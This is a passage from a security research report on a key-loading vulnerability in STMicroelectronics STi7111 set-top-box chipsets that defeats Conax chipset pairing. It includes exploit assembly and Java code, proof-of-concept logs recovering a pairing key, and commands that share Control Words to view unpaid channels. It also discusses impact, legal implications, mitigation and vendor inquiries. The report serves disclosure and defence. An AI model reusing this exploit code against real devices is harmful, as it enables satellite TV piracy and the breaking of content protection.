  ld    r7,[r0+KEY3]

  st    r4,[r0+RES0]
  st    r5,[r0+RES1]
  st    r6,[r0+RES2]
  st    r7,[r0+RES3]
```

If no match is found, the discovery loop continues to proceed with a different candidate value (`r11` is decreased by 1) until all values from a 16-bit key space are checked (CRC bit space).

CWPK discovery (`get_cwpk`)

Discovery of a crypto DMA key content from an inaccessible key slot 0x15 makes it possible to proceed with step 2 of the attack against CWPK from 2012 (Fig. 48).



TKD keys
INACCESSIBLE KEYS
00
plaintext CWPK
01
02
INACCESSIBLE KEYS (crypto DMA / user keys)
10
11
12
15
DISCOVERED KEY
SCK
source
key
target
TDES ENCRYPTION
TKD CMD 0xffff0000
plaintext CWPK
Encrypt DISCOVERED KEY value into registers using SCK key (TKD 0xffff0000)
Plaintext Control Word Pairing Key available for reading

Fig. 48 CWPK decryption with the use of a discovered crypto DMA key.

The SlimCORE code implementing the decryption of CWPK takes the discovered key as input (`KEY0`–`KEY3` locations). It makes use of the TKD command `0xffff0000` and stores the result into `RES0`–`RES0` variables.

```
get_cwpk:
  ld  r4,[r0+KEY0]          ;load discovered content of key slot 0x15 into r4-r7
  ld  r5,[r0+KEY1]
  ld  r6,[r0+KEY2]
  ld  r7,[r0+KEY3]

  copTDES
  ld  r15,[r0+tkdcmd2]      ;load TKD command
l6a:
  wait1 l6a
  mov r15,r4                ;load input to TKD command
  mov r15,r5
  mov r15,r6
  mov r15,r7
l6b:
  wait1 l6b
  mov r4,r15                ;store the result value to registers
  mov r5,r15
  mov r6,r15
  mov r7,r15

  st  r4,[r0+RES0]          ;store the result value to RES0-RES3 locations
  st  r5,[r0+RES1]
  st  r6,[r0+RES2]
  st  r7,[r0+RES3]
```

Sample use

In ITI-2851S device environment, the `conaxinfo` command indicates that a target STi7111 chipset contains a fix / mitigation for vulnerabilities from 2012. The value of a plaintext CWPK is also not known:

```
box> conaxinfo
[Conax info]
- type                     STTKDMA (with a fix/mitigation)
- chip id                  21933b24
- encrypted CWPK           1a ef 59 70 90 0d 45 30 3a d0 73 43 4b 8c 44 99
- plaintext CWPK           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

The attack against CWPK can be verified with the use of our SRP-2018-02 Proof of Concept Code and its `getcwpk` command:

```
box> getcwpk
REMOVE SMARTCARD FROM STB AND PRESS ENTER

getting CWPK (this may take several minutes)
- initializaing KEY 0x15 entry
- discovering TDES approximation of KEY 0x15 entry
  found KEY0 0xea1a6226 (0 min 37 sec)
  found KEY1 0x7a022608 (3 min 50 sec)
  found KEY2 0x0eaa68c8 (6 min 53 sec)
  found KEY3 0xe6f20c80 (0 min 41 sec)
- discovering exact value of KEY 0x15 entry
  found KEY 0x15 eb1b6327 7b032609 0eab68c8 e6f30c81
- decrypting CWPK
  0000:  8f 19 2c 5d 97 54 d0 34 6b f4 7c 98 64 3d 79 3d  ..,].T.4k.|.d=y=
total time: 12 min 1 sec
INSERT SMARTCARD BACK INTO STB
```

The attack proceeds by executing all of its 6 phases and by showing its progress upon completion of each of them.

It's worth to note that in order to avoid problems related with concurrent access to SlimCORE firmware[93], the attack should proceed with a smart card being removed from STB. It can be inserted back into it upon completion of the attack.

The discovered plaintext value of CWPK becomes visible to `conaxinfo` command as well:

---

[93] the exploit code runs in a code path of `getPublicID` function. STTKDMA device driver does not seem to wait for its completion, as a result new STTKDMA IOCTL calls (such as those corresponding to CW loads) can occur at the time of an exploit code execution. We found out that the simplest way to prevent this from happening is to remove the smart card for the time of an attack than to patch the STTKDMA device driver.

```
box> conaxinfo
[Conax info]
- type                     STTKDMA (with a fix/mitigation)
- chip id                  21933b24
- encrypted CWPK           1a ef 59 70 90 0d 45 30 3a d0 73 43 4b 8c 44 99
- plaintext CWPK           8f 19 2c 5d 97 54 d0 34 6b f4 7c 98 64 3d 79 3d
```

CW decryption

In the environment of Conax CAS, access to the plaintext value of the chipset pairing key makes it possible to decrypt the encrypted values of CWs.

Our Proof of Concept code implements such a functionality with the help of Java Crypto API (`cw_manual_decrypt` method of `CW` class). The plaintext CW value is obtained by decrypting it with the use of TDES algorithm and a discovered CWPK key:

```
public static int[] cw_manual_decrypt(int[] cw) {
  int plain_cw[]=new int[2];

  try {
   int cwpk[]=STTKDMA.get_cwpk();
   ...
   byte key[]=tdes_key(byte_cwpk);
   ...
   byte res[]=tdes_decrypt(key,cw_data);

   for(int i=0;i<2;i++) {
    int b4=((int)(res[4*i+0]))&0xff;
    int b3=((int)(res[4*i+1]))&0xff;
    int b2=((int)(res[4*i+2]))&0xff;
    int b1=((int)(res[4*i+3]))&0xff;

    int val=(b4<<24)|(b3<<16)|(b2<<8)|(b1);

    plain_cw[i]=val;
   }
   ...

  } catch(Throwable t) {}

  return plain_cw;
 }
```

Vulnerability verification

While what it seemed to be a successful attack exploiting Issue 7 for the purpose of CWPK key discovery was implemented and decryption of arbitrary CWs was implemented, we didn't have 100% confidence that the attack actually worked.

We decided to verify that by comparing the values of plaintext CWs received for same content (channel) and at the same time by two different set-top-box devices. One of them was the ITI-2850ST box, which we knew was vulnerable to ST issues from 2012. The other one was the ITI-2851S with a fixed chip / mitigation in place for which the new attack exploiting Issue 7 was implemented.

In order to save on time, prior to executing the test, CWPK previously discovered with the use of Issue 7 and our SlimCORE exploit was manually set for a target ITI-2851S device:

```
box> setcwpk "8f 19 2c 5d 97 54 d0 34 6b f4 7c 98 64 3d 79 3d"
box> conaxinfo
[Conax info]
- type                     STTKDMA (with a fix/mitigation)
- chip id                  21933b24
- encrypted CWPK           1a ef 59 70 90 0d 45 30 3a d0 73 43 4b 8c 44 99
- plaintext CWPK           8f 19 2c 5d 97 54 d0 34 6b f4 7c 98 64 3d 79 3d
```

The goal of our test was to verify whether CWPK values discovered for two different devices with the use of different vulnerabilities yield the same plaintext CW values. The results of the test indicated that this is the case (Table 16), which served as a final confirmation of the vulnerability found and successful implementation of the attack exploiting it.

ITI-2850ST (with an exploit for flaws from 2012)

```
[Conax info]
- type                          STTKDMA
- chip id                       204e81b9
- encrypted CWPK
    fc 1e 60 0b f7 9e d0 fe
    7d f5 70 3c 84 f0 b0 80
- plaintext CWPK
    3b 3b 91 52 e6 3e d0 2f
    45 83 d6 e3 43 15 79 e9



[CW info]
- ECM PACKET
   0000:  81 70 73 70 6c 64 21 1a
          c4 5c c8 e8 4c ad 20 67
   0010:  f4 48 63 38 bd de 20 dd
          76 01 f1 5e 3c 0d 44 6c
   0020:  ca c7 4c 41 6f 66 05 70
          6a 34 dc cd 56 31 53 a2
   0030:  9a 56 ac f2 37 ea 07 69
          45 2f 01 53 8d d9 64 64
   0040:  d9 de 3b 05 f8 60 7e ab
          46 ef f5 82 4b 66 07 fa
   0050:  bc da 4b 48 49 67 23 95
          2f 5a d4 c0 97 18 51 f9
   0060:  ba 29 c3 fc 02 00 bd 3b
          e7 a1 a3 87 83 e1 03 19
   0070:  1d 02 03 50 02 00
- CARD RESPONSE
   0000:  25 0d 60 f0 01 00 00 15
          6f 64 b2 2e a3 22 38 25
   0010:  0d 60 f0 00 00 00 b7 e5
          b8 7c e3 3c b3 d0 31 02
   0020:  40 00
- CUR CW crypted:   156f64b2 2ea32238
- CUR CW plaintext: 169e2bdf ad8f0e4a
- NXT CW crypted:   b7e5b87c e33cb3d0
- NXT CW plaintext: 15591c8a b9e013ac
```

ITI-2851S (with an exploit for Issue 7 from 2018)

```
[Conax info]
- type                          STTKDMA
                                (with a fix/
                                mitigation)
- chip id                       21933b24
- encrypted CWPK
    1a ef 59 70 90 0d 45 30
    3a d0 73 43 4b 8c 44 99
- plaintext CWPK
    8f 19 2c 5d 97 54 d0 34
    6b f4 7c 98 64 3d 79 3d

[CW info]
- ECM PACKET
   0000:  81 70 73 70 6c 64 21 1a
          c4 5c c8 e8 4c ad 20 67
   0010:  f4 48 63 38 bd de 20 dd
          76 01 f1 5e 3c 0d 44 6c
   0020:  ca c7 4c 41 6f 66 05 70
          6a 34 dc cd 56 31 53 a2
   0030:  9a 56 ac f2 37 ea 07 69
          45 2f 01 53 8d d9 64 64
   0040:  d9 de 3b 05 f8 60 7e ab
          46 ef f5 82 4b 66 07 fa
   0050:  bc da 4b 48 49 67 23 95
          2f 5a d4 c0 97 18 51 f9
   0060:  ba 29 c3 fc 02 00 bd 3b
          e7 a1 a3 87 83 e1 03 19
   0070:  1d 02 03 50 02 00
- CARD RESPONSE
   0000:  25 0d 60 f0 01 00 00 42
          55 07 d3 72 f7 f2 dd 25
   0010:  0d 60 f0 00 00 00 6a aa
          d3 13 44 e6 f9 32 31 02
   0020:  40 00
- CUR CW crypted:   425507d3 72f7f2dd
- CUR CW plaintext: 169e2bdf ad8f0e4a
- NXT CW crypted:   6aaad313 44e6f932
- NXT CW plaintext: 15591c8a b9e013ac
```

Table 16 Verification / confirmation of Issue 7 and the attack exploiting it.

Vulnerability impact

Non-atomic crypto key loading vulnerability was verified to affect STi7111 DVB chipset and Conax CAS environment in particular. It makes is possible to break security of Conax CAS implementation with chipset pairing.

Chipset pairing technology was invented to protect against hacking satellite TV. Chipset pairing uniquely ties a given subscriber's smartcard with a corresponding set-top-box equipment. The pairing has a form of a cryptographic function. It is usually implemented in a silicon (DVB chipset). The goal of the latter is to prevent set-top-box hijacking and unauthorized sharing / distribution of a satellite TV programming.

A weaknesses in a chipset pairing technology such as Issue 7 may be used to share access to premium content with other, non paying users. This obviously poses a great security threat to the revenue of digital satellite TV operators and content providers.

Additionally, the vulnerability may affect DRM solutions such as Microsoft PlayReady or Google Widevine if they rely on underlying hardware for secure content key loading and storage.

According to STTKDMA documentation and source code distributed as part of Orange Open Source release of UDH87 STB software [35], crypto DMA keys are Copy Protection Control Words keys (CPCW keys). Most importantly, STTKDMA Driver's Change History indicate that CPCW keys are used by DRM processes. Issue 7 directly affects these keys as it makes it possible to reveal their content.

Regardless of whether Issue 7 is a bypass of the fix / mitigation for ST vulnerabilities from 2012 or a completely new weakness, its presence severely questions STMicroelectronics' competences in the area of security (broken fix for a hardware vulnerability or yet another hardware vulnerability).

Legal implications

There are two potential legal implications of the new vulnerability in ST hardware. First, vulnerabilities in ST DVB chipsets from 2012 and 2018 might be useful for parties considering to file a lawsuit against STMicroelectronics or a set-top-box vendor over these issues (the material can be used as a supporting evidence in any legal claims filed against vendors to cover costs / repair damages occurred due to vulnerabilities). The latter seems to be a viable option considering that Intel faces 30+ lawsuits over security issues discovered in its CPUs [36]. If the new vulnerability is a result of a broken fix and all the new chipsets released from 2013 till 2018 were advertised as immune to 2012 flaws, this may constitute an additional evidence for any future claims against ST.

Second, the issues can be used as a base for content providers' claims aimed at enforcing SAT TV operators to conform to the requirements of the agreements signed pertaining to the high security of content. A potential exist they might be used as a base to stop providing premium content as well. This could be the case if a SAT TV operator is found to be jeopardizing with full consent and for many years the requirements for high security of premium content expected by leading content providers, producers and Hollywood industry in particular.

Although ST vulnerabilities were published in 2012, affected set-top-boxes were not a subject to the obligatory replacement process by NC+. The devices known to be vulnerable to TV piracy / CW sharing are in the operator's offer 7 years following the disclosure. More to that, the prepaid devices (ITI-2849ST and ITI-2850ST), which are owned (not leased) by NC+ customers can receive premium content (HBO, Canal+, etc.)[94].

---

[94] this can happen if a prepaid subscriber decides to sign an agreement with the operator.

All of the above takes place regardless of the fact that SAT TV operators are obliged to provide proper security of content. On 23 Feb 2018, NC+ spokesperson confirmed to us that the operator needs to undertake multiple measures aimed at providing high security of the offered content[95], which is a requirement of agreements signed with content providers.

The new vulnerability in ST chipsets extends the number of insecure STB models available in NC+ offer to ITI-2851S. This device was deemed to be secure and as such was allowed access to thousands[96] of additional premium content materials available through Internet IVOD service (NC+ GO STB).

Finally, the user manual distributed along Box+ devices (ITI-2849ST, ITI-2850ST and ITI-2851S) contains the following statement:

"Content owners make use of content protection technologies such as Microsoft PlayReady in order to protect intellectual property rights, including copyrighted content. This device makes use of PlayReady in order to provide content secured with the use of PlayReady and/or WMDRM technologies.

If this device does not conform to the valid use of content, content providers can request from Microsoft to invalidate the possibility to make use of Playready content by this device."

CW sharing

We verified that the discovered vulnerability in ST chipset can be used for unauthorized sharing / distribution of a satellite TV programming by the means of plaintext CW distribution.

We proved that the described security issue could be used to bypass Conax conditional access system with chipset pairing. We verified that the Control Words Pairing Key obtained from the STi7111 chip of ITI-2851S device with the use of Issue 7 could be used to extract plaintext Control Word keys. In our attack scenario, we decrypt encrypted Control Words from the STi7111 chip with the use of a discovered CWPK key configured for that chip. Extracted Control Words from a chip of a set-top-box decoder (A) implementing Conax conditional access system with chipset pairing were sent over the network to the other decoder (B). As a result, decoder (B) was able to decrypt digital satellite TV programming to which the user was not entitled to. This is illustrated on Fig. 49.

The above could be accomplished with the use of ECM routing functionality implemented by our POC. During the test, two STB devices needed to be exploited. As a result, two of them established connection with a Box Server:

```
box> list
*[00] 169.254.10.15   "ITI2851S (Box+ HDTV) DGBDXXXXXXXXXXXXX"
 [01] 169.254.10.16   "ITI2850ST (nBox HDTV) CSTAXXXXXXXXXXXXX"
 [02] 169.254.10.11   "Box Console (ver. 1.0)"
```

Subscription[97] for ITI2851S indicated that access to channel 14 (TVP Seriale was allowed). The same channel could not be watched on ITI-2850ST device.

---

[95] such as the replacement process of set-top-boxes is to improve security level of a broadcasted signal.

[96] As of Dec 30, 2018, HBO collections included 9021 movie assets, Canal+ VOD 749, PREMIERY VOD+ 804, etc.

[97] entitlements indicated by Conax card.



ECM SERVER
Forwarding of plaintext Control Word values to subscribed client devices
SET-TOP-BOX A (ITI-2851S)
Exploitation of a new ST DVB chipset vulnerability
Extraction of plaintext Control Word values from STi7111 chip
SET-TOP-BOX B (ITI-2850ST)
Use of plaintext Control Word Values for unauthorized program reception
MPEG capture of descrambled HDTV signal

Fig. 49 Control Words sharing relying on Issue 7.

In order to forward plaintext values of CWs, the following commands needed to be issued on ITI-2851S set-top-box (the source of CW sharing):

```
box> ecmforward -c 14 -r
```

As a result, plaintext values of CW were sent to the Box Server and were ready to be shared with arbitrary receivers:

```
box> ecmroutes
[ECM routes]
169.254.10.15   "TVP Seriale          " ->
```

In the next next step, ITI-2850ST needed to be setup as a receiver of plaintext CWs for channel 14:

```
box> ecmreceive -c 14 -r
```

As a result, CWs received by the Box Server were forwarded to it:

```
box> ecmroutes
[ECM routes]
169.254.10.15   "TVP Seriale          " -> 169.254.10.16
```

Upon reception of plaintext CW values by ITI-2850ST device, they needed to be reencrypted with the use of a target's box CWPK key[98]. Such encrypted CW values could be later set with the use of a standard STTKDMA API. As a result, signal for channel 14 could be successfully decrypted and watched on a device, which was not authorized to it.

---

[98] the sharing took place between set-top-box devices that implemented Conax CAS with chipset pairing (both of them).

What's interesting is that the ECM routing / CW sharing functionality implemented in our Proof of Concept code can be done with respect to multiple channels (services) in parallel. This in particular include services that share the same TS (transport stream). In case of channel 14, this include the following channels beside TVP Seriale:

```
box> srvinfo -t
[same TS services]
DIGITAL_TV
- [00000014] TVP Seriale                        dvb://13e.2c88.3d5c
- [00000016] TVP Kultura                        dvb://13e.2c88.3d59
- [00000018] TVP Historia                       dvb://13e.2c88.3d67
- [00000020] TV Puls HD                         dvb://13e.2c88.3d66
- [00000057] AXN Spin HD                        dvb://13e.2c88.3d5d
- [00000067] Kino TV                            dvb://13e.2c88.3d61
- [00000103] TVP ABC                            dvb://13e.2c88.3d5f
- [00000146] Discovery Life HD                  dvb://13e.2c88.3d56
- [00000170] WP                                 dvb://13e.2c88.3d5a
- [00000183] Filmbox Extra HD                   dvb://13e.2c88.3d68
- [00000185] Filmbox Family                     dvb://13e.2c88.3d62
- [00000186] Filmbox Action                     dvb://13e.2c88.3d65
- [00000188] CBS Reality                        dvb://13e.2c88.3d5b
```

Possible mitigation

Conducted tests indicated that it may take up to several minutes for a successful attack to complete. For ITI-2851S device, the total time observed was 12 min 1 sec. On ITI-2850ST device, the attack took only 5 min 16 sec though.

In the context of CWPK value being constant over a long period of time[99], the presented attack constitutes a real risk to SAT TV operators and content providers.

It is not clear, if SAT TV operators have technological means to broadcast CWPK values to its subscribers in a more frequent manner that would make the presented attack against CWPK in the environment of STi7117 chipset mute. Such an operation could be dependent on the capabilities of the CAS system and/or available throughput of the SAT TV network

As of today, EMM messages carrying CWPK keys do not seem to be broadcasted in a continuous basis. It seems these are sent out when requested (i.e. SMS message to "refresh" entitlements for a given smart card, a request issued from a subscriber's account management portal).

Feasibility of a mitigation

We conducted some preliminary analysis regarding the feasibility of the mitigation mentioned above.

Conax CAS EMM message requires a minimum of 0x80 bytes (RSA encrypted message cannot be smaller than a key size). Due to chipset pairing technology in place, different subscribers (chipsets) need to receive different keys. This implicates different CWPK key change messages and the use of unique card addresses as their destination. This means that 8192 CWPK keys can be transferred with the use of 1MB of data.

---

[99] we have observed no change to CWPK key value used by nc+ Conax CAS for over 6+ months (Jun-Dec 2018 period).

Assuming that 1 million subscribers require to have their CWPK keys to be changed on a more frequent basis, such an operation would require 128MB of EMM data to be transferred over a satellite link. Current attack implementation requires an average of 8 minutes to complete. This implicatea of transfer of 16MB of EMM data per minute for the effective mitigation (about 280KB per second).

The CWPK key operation does not seem to interfere with a reception (decryption) of a current SAT TV signal. It is safe to assume that there is always a valid CW value already decrypted and ready to be used (the value of a next CW). Upon reception and processing of a CWPK key change EMM message what actually changes is the shared key used by both a smart card and a chipset. The only impact for this shared key change is the encryption form of the CW that is transferred from a smart card to the chipset. Upon reception by the chipset, encrypted CW value is securely loaded into TKD key slot. As a result, the final value corresponds to the one received inside the EMM message (encryption is conducted by the smart card, decryption by the chipset, both observe a shared CWPK key change at the same time).

The risks

There exists a risk the attack and key discovery could be conducted in a more faster manner. In such a case, the conditions pertaining to the throughput of the EMM channel and CWPK key change broadcast would tighten. This may impact the feasibility of a discussed mitigation.

There are several potential places for improvements with respect to the implementation of a key search by the SlimCORE exploit code. This include, but is not limited to the following:

- the key part modify operation (the use of 4 byte size crypto DMA instead of currently used 16 bytes one),
- a delay required for the key memory / TKD internal registers to start seeing new key content (`sync2` instructions along dummy TDK operation with the use of a key slot 0x14).

VENDORS STATEMENTS

In order to obtain possibly accurate information about the impact of our research to the PayTV ecosystem, we reached out to over 20 companies, which were potentially affected by it.


The inquiries

Below, more details are given with respect to the inquiries, which were sent by us between Feb 2 and Feb 5, 2019 to various members of a SAT TV / PayTV ecosystem.

Whenever possible, the inquiries were sent to official press / media communication contact addresses. In a few cases, web contact forms were used (Viaacess and Verimatrix companies). In 2 cases (Echostar and Coship companies), mails sent to the designated contact addresses could not be delivered (mail delivery system signaled en error).

TV operators, STB / equipment and CAS vendors

Being aware of STMicroelectronics persistent refusal to provide any information pertaining to the impact and fixing of security vulnerabilities found in its chipsets in 2012, in order to learn about the likely impact of a newly discovered ST weakness, we decided to inquire multiple vendors indicated by STMicroelectronics presentation from 2008 [38] as company's "long standing partners" (Fig. 50) about old ST flaws.



Digital Consumer Ecosystem

Long-Standing Partnering Approach

Operator

dish NETWORK
DIRECTV
TIME WARNER CABLE THE POWER OF YOU™
france telecom
CANAL+
PREMIERE
sky
rcs inspiring communication
Canal Digital
SKY
UPC
Telefonica
POLSAT
astro
MultiChoice
Virgin media
中国电信 CHINA TELECOM
RELIANCE Anil Dhirubhai Ambani Group
KT

Equipment

CISCO
PACE
SAMSUNG
ECHOSTAR
THOMSON
ADB
SAGEM
HUMAX
VESTEL
homecast
SHARP
LG
PHILIPS
CHANGHONG 长虹
COSHIP
BEKO
ALTECH UEC
DIGI VISION

Software

opentv
iwedia
ACCESS
NDS
MYRIO
osmosys
LogiWays
BitRouter
vidiomsystems
WOX
CABOT
bluestreak
espial
DivX
oregan networks
ZENTEK
OPERA software
alticast
HighGate

CA

NDS
NAGRA
irdeto
永新同方 NOVEL-TONGFANG
conax
viaccess a France Telecom company
verimatrix
Latens
dvn

Image source: Multimedia, Philippe Lambinet, STMicroelectronics (slide 3)

Fig. 50 STMicroelectronics' digital consumer ecosystem.

The following questions were issued to multiple TV operators, STB / equipment vendors and CAS vendors:

- has your company (its products such as cable and/or SAT TV set-top-boxes / Conditional Access System) been impacted by security vulnerabilities discovered in 2012 by Security Explorations in STMicroelectronics DVB chipsets (i.e. STi710x, STi7111) ?
- if yes, has STMicroelectronics provided your company with any information pertaining to these vulnerabilities, their impact and/or fixing process ? Have these vulnerabilities been addressed, fixed or mitigated in any way in your products ?

Digital Rights Management vendor (Microsoft)

Since MS PlayReady technology was used to protect premium content in the environment of NC+, we inquired Microsoft in order to learn if MS PlayReady could be impacted in any way by our research (whether it could provide any content protection in case of a demonstrated, complete STB compromise).

The following inquiry was sent to Microsoft in order to learn whether its technology could be affected by a security vulnerability in the underlying ST chipset (among others):

- has MS Play Ready technology been used properly in the environment of NC+ SAT TV operator to protect PayTV content of premium content providers such as HBO, Disney and Canal+ ?

- does MS Play Ready provide proper (any) security of content if the underlying set-top-box chipset (such as STi7111) is compromised (its keys are compromised) ?
- will Microsoft allow continuous use of MS Play Ready technology in the environment of NC+ and / or ITI-2851ST set-top-box device ?
- did NC+ or set-top-box vendor (ADB) violate any agreement signed with Microsoft regarding the use of MS Play Ready technology ?

Content providers (HBO, Disney and Vivendi)

Upon discovering that premium content was not sufficiently protected in the environment of NC+ and knowing that this was likely an obligation of a SAT TV operator to provide such a protection (requirement of agreements signed with content providers), we asked several content providers about the results of our research / their stance on unprotected premium content in the environment of NC+. The following inquiry was sent to them:

- was *your company*[100] aware that NC+ does not provide adequate security level for a PayTV content (available through a SAT TV signal and NC+ GO TV Internet service) ?
- does *your company* verify security of (perform any security certification) of client applications / STB devices, prior to allowing them access to its premium content (prior to signing content agreements with SAT / cable TV operators) ?
- was *your company* aware that NC+ allows premium PayTV content into STB devices known to be vulnerable to STMicroelectronics chipsets flaws ?
- will *your company* allow continuous use of its content in the environment of NC+ and / or compromised set-top-box devices (such as ITI-2849ST, ITI-2850ST and ITI-2851S) ?
- did NC+ violate any agreement signed with your company regarding security of content ?

Additionally, we provided HBO with a list of 9000+ movies (original title, year and duration format) that were not properly safeguarded in the environment of NC+. Vivendi received a list of 700+ movies. Both lists were generated in the automatic fashion by exploiting JSON API of NC+ GO service.

Responses (or their lack of)

We assumed 2 week wait time for a response to our inquiries. Tables below provide a summary of the responses received.

COMPANY	RESPONSE
Dish Network	NO RESPONSE
DirecTV (ATT)	ATT informed that the company does not use these (ST) chipsets in any of its equipment.
KT	NO RESPONSE
Orange	NO RESPONSE
Polsat	NO RESPONSE
Sky	NO RESPONSE
Telefonica	NO RESPONSE
Telenor	NO RESPONSE
Time Warner Cable (Charter Communications)	NO RESPONSE

---

[100] HBO, Canal+ or Disney was put whenever this phrase was used in the inquiry.

UPC / LibertyGlobal	NO RESPONSE

Table 17 Summary information for responses received (TV operators).

COMPANY	RESPONSE
Beko	NO RESPONSE
Changhong	NO RESPONSE
Humax	NO RESPONSE
LG	NO RESPONSE
Arris International (new owner of Pace)	An ARRIS spokesperson provided the following response: *We take security matters very seriously and undertake due diligence with all aspects of product engineering.*
